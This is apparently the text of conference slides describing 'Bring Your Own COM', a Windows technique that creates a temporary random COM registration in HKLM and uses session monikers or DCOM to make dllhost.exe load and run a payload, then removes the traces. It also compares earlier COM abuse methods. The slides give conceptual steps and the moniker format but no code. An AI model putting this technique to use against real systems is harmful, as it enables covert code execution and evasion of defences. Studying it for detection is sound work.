
Why Target COM?

- Trusted Windows execution framework
- Object activation is a legitimate operating system behaviour
- Multiple activation models
- Registration-driven architecture
- Process abstraction
- Widely adopted across Windows

COM Surrogate Mechanism

- Allows an in-process COM DLL to execute as an out-of-process COM server
- Windows hosts the DLL inside **dllhost.exe** (the COM Surrogate process)
- Enabled by associating a CLSID with an AppID that defines **DllSurrogate**
- Provides process isolation while preserving the original COM interface
- Clients continue to use **CoCreateInstance()** and receives the same COM interface pointer
- The COM runtime transparently redirects activation to **dllhost.exe**

Activation Flow



Windows Sessions - Isolation Model

- Windows sessions isolate user environments and system services
- Sessions separate security boundaries
- Cross-session communication requires OS-managed IPC



Session Monikers


- Session Monikers allow COM objects to be activated in a specific Windows session
- Extends normal COM activation by adding a target session identifier
- Uses existing Windows COM activation infrastructure

Format:

```
session:<N>!new:{CLSID}  
session:<N> → target Windows session  
!new:{CLSID} → request new instance activation
```

Session Monikers provide a legitimate way to route COM activation into another Windows session.

Session Monikers – Activation Flow



DcomLaunch - The COM Activation Broker

- Runs as **svchost.exe -k DcomLaunch** with SYSTEM privileges
- Machine-level COM registration under HKLM is used for DCOM surrogate activation
- Resolves AppID configuration → DllSurrogate="" triggers COM Surrogate (dllhost.exe) activation

wininit.exe

└─ **services.exe**

└─ **svchost.exe (DcomLaunch)** ← COM Activation Broker • SYSTEM

└─ **dllhost.exe** ← COM Surrogate hosts COM DLL

└─ **payload executes here**

Evolution of COM Abuse Techniques

TECHNIQUE	CLSID	RANDOM PER RUN
BitlockMove	Existing (hardcoded)	No
DCOMRunAs	Existing (operator supplied)	No
COMouflage	Custom (static)	No
SessionHop	Existing (hardcoded)	No
BYOC	Custom (random)	Yes

The Idea - Bring Your Own COM

- Generate a unique CLSID and AppID at runtime
- Create a temporary COM registration in HKLM
- Trigger COM activation through Session Moniker or DCOM
- Windows activates the object through the native surrogate path: svchost.exe (DcomLaunch) → dllhost.exe
- dllhost.exe loads the COM DLL and executes the payload
- Remove the temporary COM registration after activation

Key Characteristics


No Traditional COM Hijacking

Runtime-generated CLSID Identity

